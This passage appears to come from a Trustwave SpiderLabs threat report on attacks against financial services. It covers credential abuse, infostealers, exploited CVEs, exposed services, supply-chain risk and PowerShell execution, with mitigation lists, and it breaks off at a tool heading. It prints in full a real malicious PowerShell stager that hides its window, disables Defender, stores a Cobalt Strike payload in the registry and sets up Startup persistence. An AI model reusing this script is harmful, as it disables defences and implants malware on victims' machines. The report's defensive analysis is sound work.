Attackers use credential access about 20% of the time for all reported incidents in our client base. Brute-force attacks, in particular, make up the majority of the observations. This tactic has threat actors leveraging valid accounts to compromise systems by simply logging in using weak passwords that are vulnerable to password guessing.

When our teams carry out penetration testing in financial services, one of the common areas of vulnerability identification is weaknesses related to password hygiene. The Trustwave SpiderLabs offensive security team will often find unchanged default credentials in use within an environment including administrative and high privileged accounts with passwords older than one year. We also noted issues stemming from shared passwords across administrative and non-administrative accounts. While not exclusive to financial services, these types of findings are also being used by actors and malware to further access.

Another issue often encountered by Trustwave SpiderLabs are unsecured files containing credentials, as well as scripts or custom applications passing credentials in cleartext in environments. If a malicious actor can gain access to these unsecured files or sniff the password from these applications, they will have gained the foothold they are looking for.


In our threat hunts, typical unsecured credentials were often found in plaintext documents with easily identifiable and obvious names such as “Username and Passwords,” “Bank Keys Passwords,” and “SFTP Passwords,” among others. We also observed that passwords were stored and sent in clear text through various applications and configuration files such as custom PowerShell Scripts.

INFOSTEALERS

As the name suggests, infostealers focus on that exact activity as its primary function. The stolen information is then typically offered up for sale.

Our data indicates that most executables attached in email-based attacks in this sector are infostealers. Notable infostealers that we have observed are XLoader, Lokibot Formbook, and Snake Keylogger. Each of these will be further discussed in subsequent sections.

It is worth noting that the prevalent use of infostealers has helped create an online supply of ready to use login credentials that can be purchased via underground forums and the Dark Web.




Top tactics not detected by security technologies

In our Threat Hunts, we uncover things that aren’t alerted by security technologies. These are the top tactics in financial services compared to other industries.

Mitigations to Reduce Risk

- Regularly rotate passwords (e.g., every quarter) to mitigate issues related to valid accounts.
- Implement password complexity requirements to enhance security.
- Enable multi-factor authentication (MFA) to provide an additional layer of protection for accounts.
- Securely store credentials in programs in Password Vaults or Password Management Systems to prevent credential abuse.
- Encrypt credentials when used in scripts to safeguard sensitive information.
- Audit local administrative accounts regularly and obfuscate admin accounts by not using admin in the name.
- Use LAPS on Windows systems to manage local accounts.
- Implement Privileged Access Management (PAM) and Privileged Identity Management (PIM) solutions to deepen defense in depth strategy.



Initial Foothold: Vulnerability Exploitation

The Threat

Exploiting vulnerabilities is often the first thing people think of when it comes to information security. This topic encompasses discussions on zero days, patch agility, proof-of-concept exploits, and vulnerability disclosure.


Simply put, a vulnerability refers to a bug in software that introduces security risks. Attackers develop specialized software or scripts to exploit the vulnerability and circumvent security controls, such as authorization, authentication, and audit controls. Once the vulnerability is exploited, the attacker can bypass a security control and introduce a payload, which can manifest as various types of malware, as we will explore later.

A software patch provided by the vendor resolves the bug responsible for the vulnerability and prevents exploitation.

Trustwave SpiderLabs Insights

Through active monitoring, Trustwave SpiderLabs identified the most common exploits targeting our clients in the financial services industry. These exploits are:

- Apache Log4J (CVE-2021-44228)
- Cross-Site Scripting
- SQL Injection
- Directory Traversal
- ZeroLogon (CVE-2020-1472)
- Spring Core RCE (CVE-2022-22965)
- MOVEit RCE (CVE-2023-34362)
- Exchange Server RCE (CVE-2022-41040, CVE-2022-41082)
- Exchange Server SSRF
- MS Windows RDP RCE (CVE-2019-0708)
- NTPsec ntpd (CVE-2019-6443)
- Cloud Instance Metadata Service (IMDS) Abuse
- Samba ServerPasswordSet Vulnerable API Request
- And other Unspecified RCE Attempts




Exploit procedures used by attackers

There is still significant work that must be done to remediate old exploitable vulnerabilities such as the now two-year old Log4J.

Unfortunately, this is easier said than done. Primarily because bigger financial services companies with older, legacy systems are more hesitant to make changes in their infrastructure that could potentially disrupt operations. Another challenge is poor asset inventory, particularly where critical data resides. This makes it more difficult to determine what to prioritize in terms of security vulnerability remediation.

Additionally, a recent Trustwave SpiderLabs search of Shodan, which scans all public IP addresses on the Internet, turned up more than 110,000 open ports, service banners and/or application fingerprinting in financial services organizations with 30,000 residing in the U.S.



Total: 110,422


Countries

United States	30,379
China	7,600
Russian Federation	7,551
Indonesia	5,879
Canada	4,311

Publicly exposed services for financial services sector


The port and services profile of financial services does not diverge much compared to the overall profile of our client base. Most of the ports open on the hosts were common and expected like 443 (https) and 80 (http). Our team also noted other common ports and services were 161 (SNMP), 123 (NTP), 22 (SSH), 53 (DNS), 25 (SMTP), and 179/264 (BGP/BGMP).

While some of these ports may be expected, others like the public-facing 25 (SMTP) would not typically be exposed and may introduce unexpected risk. Regardless of whether a port is common or not, each one may have exploitable vulnerabilities hiding behind them if your patching plan is not properly mapped out.



Top 10 ports used by financial services

Additionally, Cloud Administration Portals, Server Monitoring Systems, Network Device Interfaces, Phone Management Interfaces, various RDP logins, and multiple Apache Admin Interfaces were all publicly exposed to the Internet.




[redacted] Administrator Login

[redacted]

admin

Password:

Cloud network administrator management portal open to the internet



[redacted]

Unit: [redacted] **Model:** E-5D
Uptime: 20 days, 37 mins
Current Time: 23-08-2023 16:37:07

E-5D


⊟ **Enter login credentials**

Username	Enter the username to log in with
Password	Enter the associated password

This is the [redacted] Head office server Room

© 2012, 2023 [redacted] All rights reserved.

Access portal to a server monitoring system belonging to the head office of a major bank readily accessible to anyone on the internet



Remote Desktop Protocol

```
Remote Desktop Protocol
\x03\x00\x00\x13\x0e\xd0\x00\x00\x00\x00\x00\x02\x00\x08\x00\x00\x00\x00\x00

Logged on
Cancel
&. Windows 7 Enterprise
```

A logged in RDP session with an older Windows 7 version. Banks in some part of the world refuse to upgrade their systems and use EOL products leading to attackers using it as a vector.

Finally, we observed that some of the services that were found exposed on those public ports were vulnerable to a variety of exploits. As expected, these exploits typically affect services that are commonly public facing such as Apache, Squid, and OpenSSL. This list includes the following critical and high severity vulnerabilities:

Apache HTTP Server

- CVE-2021-44790
- CVE-2018-1312
- CVE-2023-25690

Squid


- CVE-2019-12525
- CVE-2019-12519
- CVE-2019-12526

Open SSL

- CVE-2022-2068
- CVE-2016-2842
- CVE-2016-0799
- CVE-2022-1292

Mitigations to Reduce Risk

- Utilize vulnerability assessments and penetration testing to identify vulnerable servers. Pay close attention to systems that store sensitive information.
- Databases that store sensitive data should be a priority for system and software patching. Database auditing tools like Trustwave's DbProtect that can flag misconfiguration and user rights can also help eliminate risk.
- Place all servers behind the firewall and practice proper network segmentation for enhanced access control.
- Disable Internet access for servers that do not require it.
- Strengthen access controls to minimum necessary levels for authorized users.
- Promptly patch critical vulnerable systems.
- Recognize the significance of patching in the financial services sector, where it can be challenging due to very strict change controls and legacy systems.



Initial Foothold: Supply Chain

The Threat

Supply chain attacks are increasingly prevalent. Instead of directly targeting multiple large entities, attackers concentrate their efforts on trusted third-party partners frequently utilized by these organizations. This strategy is sometimes referred to as "the Domino Risk," as the attackers aim to topple one domino, causing a chain reaction that affects numerous others.

The return on investment for this type of attack appears to be substantial, considering its current popularity and the alarming compromise incidents we often encounter in headlines.

Trustwave SpiderLabs Insights

The financial services industry, like many others, relies heavily on third-party vendors. The industry organizations are deeply interconnected and with other businesses, such as merchants and payment processors. The industry's infrastructure also depends on third-party code, APIs, vendors, support providers, and other managed services.


Cybercriminals commonly prefer to attack these third parties as a flanking maneuver targeting their weakest link. If the attack succeeds, the attacker gains access to the targeted company’s data, even though the company itself may have a relatively high-security maturity. These aforementioned third parties pose a grave risk to financial services organizations because of the dependency of these organizations on third-party software and vendors for day-to-day operations.

Recent supply chain attack headlines, like SolarWinds and 3CX, underscore the exposure that third-party vendors can create for financial services organizations. To put this in perspective, Clop, currently one of the most prevalent ransomware gangs, has been heavily associated with a recent massive campaign targeting an SQLi zero-day vulnerability in a popular third-party file transfer software called MOVEit. Notable financial services organizations have already publicly reported being affected, including large, well-funded institutions like Deutsche Bank, ING Bank, Charles Schwab, TD Ameritrade, among others.

Trustwave SpiderLabs' review of the Clop Dark Web leaks site shows multiple financial services organizations having fallen victim to this threat group with their data having been publicly released. Based on what we know of the tactics and techniques of this threat group, it can be inferred that there is a significant probability that the initial attack vector might have stemmed from exploiting third-party software.

Mitigations to Reduce Risk

- Prioritize the security and protection of your systems and those of third-party partners.
- Implement the latest security measures to ensure the safety of the financial services ecosystem.
- Recognize that the security of the ecosystem is dependent on the strength of its weakest link.



Initial Payload


The Threat

Once a foothold is established, the attacker generally does not anticipate having complete control over the entire network. Often, they gain access to a low-value system with limited network privileges. However, at this point they will proceed to download more sophisticated tools and malware to enhance their foothold or leverage existing tools such as PowerShell or LOLBins (Living-off-the-Land Binaries).

Trustwave SpiderLabs Insights

Trustwave SpiderLabs has observed that more than 28% of financial sector incidents involved Execution. Execution consists of techniques that result in adversary-controlled code running in a local or remote system. Our data indicates that Command and Scripting Interpreters are involved in the majority of the security incidents that we have investigated, with the use of PowerShell being the most prevalent.

The use of PowerShell in attacks is a common technique due to its prevalence in Windows environments and its ability to bypass traditional security measures. Attackers use PowerShell to discover information and execute commands on compromised systems. Additionally, PowerShell can also be employed for downloading and executing executables from the Internet, allowing them to run either directly from storage or in memory, without any interaction with the disk.



```
Add-Type -Name Window -Namespace Console -MemberDefinition '
  [DllImport("Kernel32.dll")]
  public static extern IntPtr GetConsoleWindow();
  [DllImport("user32.dll")]
  public static extern bool ShowWindow(IntPtr hWnd, Int32 nCmdShow);
  '

$bb1 = [Console.Window]::GetConsoleWindow();
  [Console.Window]::ShowWindow($bb1, 0);

$bb2=(Get-WmiObject -Class Win32_ComputerSystem).PartOfDomain;
  if($bb2 -eq $False){Start-Process vqulmjurow.pdf;exit;}
  $ErrorActionPreference="SilentlyContinue";
  Set-MpPreference -DisableRealtimeMonitoring $true;

$bb3=(Get-Content fwoebcdndjhrmrn.log|out-string);
  Set-ItemProperty -Path HKCU:\Software\Microsoft -Name cpwzioq -Value $bb3;

$bb4 = New-Object -comObject WScript.Shell;

$bb5 = $bb4.CreateShortcut([environment]::getfolderpath("Startup")+"\cpwzioq.lnk");
$bb5.TargetPath = "%SystemRoot%\System32\windowspowershell\v1.0\powershell.exe";
$bb5.Arguments = "-nologo -windowstyle hidden -c (Get-ItemProperty -Path HKCU:\Software\Microsoft -Name cpwzioq).cpwzioq|iex"
$bb5.IconLocation = "shell32.dll,004"
$bb5.WindowStyle = 7;
$bb5.Save();

Start-Process vqulmjurow.pdf;
$bb3|iex
```

Checks the computer if it is part of a domain

Disables MS Defender's real-time monitoring

Loads CobaltStrike PowerShell script


Creates a LNK file in Startup folder for persistence

Example of a first stage PS1 script disabling antivirus, checking the system configuration, and setting up persistence

Another popular technique used by adversaries relies simply upon a user opening a malicious file. Users may be subjected to social engineering to get them to open a file that will lead to code execution.

For example, in an investigation for an investment firm, our team analyzed an attack leveraging Gootloader. Gootloader is a malicious payload delivery system used more frequently lately. The group behind this malware is believed to exclusively operate as a malware-as-a-service operation, providing a malware delivery service for other threat actors.

The initial vector of this attack utilized a technique called Search Engine Optimization (SEO) poisoning to lure victims into downloading the malicious payload. This deceptive tactic aims to lure the user into clicking a certain link without realizing its true malicious nature.



Technical services and spares sup × technical services and spares sup ×

google.com/search?q=Technical+services+and+spares+supply+agreement&biw=1692&bih=703&ei=451-ZL3jBomv2roP_o2yiAw&ved=0ahUKEw

Google Technical services and spares supply agreement

Stadler Rail
https://www.stadlerrail.com › service › tsssa

TSSSA (TECHNICAL SUPPORT & SPARES SUPPLY ...

As part of a TSSSA (**Technical Support** & **Spares Supply Agreement**), Stadler offers a broad catalogue of possible services ranging from support functions to ...

projectspace.org.hk
https://projectspace.org.hk › technical-services-and-sp...

Technical Services And Spares Supply Agreement

A TSSSA is generally a two-part **agreement** between a **supplier** and the operator and, given the nature of the **services** to be provided under a TSSSA, the **supplier** ...


Alstom
https://www.alstom.com › files › 2021/07/29 PDF

TECHNICAL SUPPORT & SPARES SUPPLY AGREEMENTS

29 July 2021 — We **supply** all **spares**, repaired and overhaul equipment and assure the logistics and storage control. This effectively transfers operational risk ...
2 pages

Example of a search query that leads to a SEO poisoned webpage

The user is lead into downloading a ZIP archive that poses as a document that the user has searched. This “document” is then opened by the user and ultimately leads to PowerShell scripts and malicious code being executed in the victim's environment. Note again the use of PowerShell in this scenario.



Malicious Powershell Script
Download and Execute
Trojanized JS script (Gooleader)
vscript.exe
Obfuscated JScript (Gooloader)
Drop JScript to %APPDATA% directory
cscript.exe
Invokes Powershell Stager
Connects to Hard-coded list of hosts
Executes Jscript
Additional Malware Installed
Create Scheduled Task for Persistance

Overview of the Gootloader’s attack flow

For more information, please refer to the Trustwave Spiderlabs blog that provides a more thorough in-depth analysis of the attack.

Mitigations to Reduce Risk

- Conduct regular audits of all applications operating within the environment.
- Implement highly granular whitelisting of applications on specific hosts to minimize exposure.
- Prevent malicious actors from deploying applications that masquerade as known apps to execute malicious commands.
- One of the best ways to identify malicious actions is through the commands that are being run.
- Apply additional privilege restrictions to prevent unprivileged sources from running different shells.



Expansion / Pivoting

The Threat

Since the initial foothold typically occurs on a low-value workstation, such as the laptop of a phishing victim, or a network appliance like a VPN endpoint, the attacker now is going to target higher-value accounts and systems with the appropriate tools at their disposal. These can include Domain Admins, Root Accounts, Active Directory Systems, and Database servers.

Trustwave SpiderLabs Insights

From that initial foothold, often on an employee or contractor's workstation (phishing), an internal IP address (remote access like RDP or VPN), or software implanted from a compromised third party (SolarWinds, 3CX), the goal now is privilege escalation and expansion.

This step is often referred to as "pivoting" or "lateral movement." In this stage of the attack cycle, we frequently observe the utilization of defense evasion tactics, with a notable emphasis on exploiting Lolbins to discreetly traverse the organization's network. Lolbins, short for "Living off the Land Binaries," refer to the adversary's strategy of sidestepping process and signature-based security measures by utilizing reputable, signed binaries to execute malicious code.

Based on the results from SpiderLabs penetration testing, it is common for lateral movement to result in a full compromise of Active Directory. Once initial access has been gained, our SpiderLabs team will use post-exploitation tools to further their access in line with the methodologies that we observe from threat actors.

We also observed the use of post-exploitation tools such as Remcom, Bloodhound, Lazagne, and Sharphound at this stage. Here's a quick description of these tools:

BLOODHOUND

Bloodhound is an open-source utility used to assess the security of Active Directory (AD) systems. It is used to identify and visually illustrate potential attack pathways within AD environments.

SHARPHOUND

SharpHound is a component of the BloodHound. It gathers an array of critical data within AD environments such as AD permissions, group memberships, and session data, among others.

LAZAGNE

